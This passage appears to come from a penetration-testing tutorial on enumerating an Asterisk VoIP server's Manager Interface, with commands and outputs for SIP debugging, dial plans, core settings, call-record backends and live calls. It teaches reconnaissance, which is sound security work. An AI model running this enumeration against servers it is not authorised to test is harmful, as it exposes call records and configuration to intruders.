
```
Action: Command
Command: sip set debug on

Response: Follows
Privilege: Command
SIP Debugging enabled
```

Here we can see SIP debugging enabled. If in case we do not turn off debug backend it will run until then we stop.

Enumerating Dial Plan

Asterisk based VoIP server common dial plan context from-internal it shows about call routing information**.**

```
Action: Command
Command: dialplan show from-internal
```




```
Action: Command
Command: dialplan show from-internal

Response: Follows
Privilege: Command
[ Context 'from-internal' created by 'pbx_config' ]
  Include =>        'from-internal-xfer'                        [pbx_config]
  Include =>        'bad-number'                                [pbx_config]

-= 0 extensions (0 priorities) in 1 context. =-
```

As we can see here to type of dial plan available by default one is from-internal-xfer and another one bad-number.

Enumerating Core Settings

It will show about all the asterisk default information, asterisk version, build options, verbosity information, start time, free memory load, AMI information, default language, call record feature,




```
Action: Command
Command: core show settings

Response: Follows
Privilege: Command

PBX Core settings
-----------------
  Version:                     1.6.0.26-FONCORE-r78
  Build Options:               DONT_OPTIMIZE, DETECT_DEADLOCKS, DEBUG_THREADS, LOADABLE_MODULES, DEBUG_CHANNEL_LOCKS
  Maximum calls:               Not set
  Maximum open file handles:   Not set
  Verbosity:                   3
  Debug level:                 0
  Maximum load average:        0.000000
  Minimum free memory:         0 MB
  Startup time:                10:45:28
  Last reload time:            10:45:28
  System:                      Linux/2.6.18-164.11.1.el5xen built by root on i686 2010-06-08 22:01:27 UTC
  System name:
  Default language:            en
  Language prefix:             Enabled
  User name and group:         /
  Executable includes:         Disabled
  Transcode via SLIN:          Enabled
  Internal timing:             Disabled
  Transmit silence during rec: Disabled

* Subsystems
  -------------
  Manager (AMI):               Enabled
  Web Manager (AMI/HTTP):      Disabled
  Call data records:           Enabled
  Realtime Architecture (ARA): Disabled

* Directories
  -------------
  Configuration file:
  Configuration directory:     /etc/asterisk
  Module directory:            /usr/lib/asterisk/modules
  Spool directory:             /var/spool/asterisk
  Log directory:               /var/log/asterisk
```

Enumerating CDR (Call Detail Records)

CDR is the most useful service in asterisk. CDR is the system that provides one or more call records for each call depending on what version of Asterisk. It is useful for administrators who need a simple way to track what calls have taken place on the Asterisk system.

```
Action: Command
Command: cdr show status
```




```
Action: Command
Command: cdr show status

Response: Follows
Privilege: Command
CDR logging: enabled
CDR mode: simple
CDR output unanswered calls: no
CDR registered backend: Adaptive ODBC
CDR registered backend: mysql
CDR registered backend: cdr-custom
```

Here we can CDR logging is enabled, as well as the database server running, CDR registered at backed to MySQL. We can enumerate the CDR database details using the following command.

The amount of time the user is connected to the database and the logs entered in the database can be observed in the screenshot below.

```
Action Command
Command: cdr mysql status
```




```
Action: Command
Command: cdr mysql status

Response: Follows
Privilege: Command
Connected to asteriskcdrdb on socket file default using table cdr for 4 hours, 36 minutes, 47 seconds.
  Wrote 0 records since last restart.
```

Enumerate Live Calls

We can also enumerate the active calls and processed call list which tells us about different calls that are currently in session.

```
Action: Command
Command: core show calls
```



```
Action: Command
Command: core show calls

Response: Follows
Privilege: Command
1 active call
1 call processed
```

If you want to know more commands that can be used to enumerate an AMI, Please refer to the official Asterisk Wiki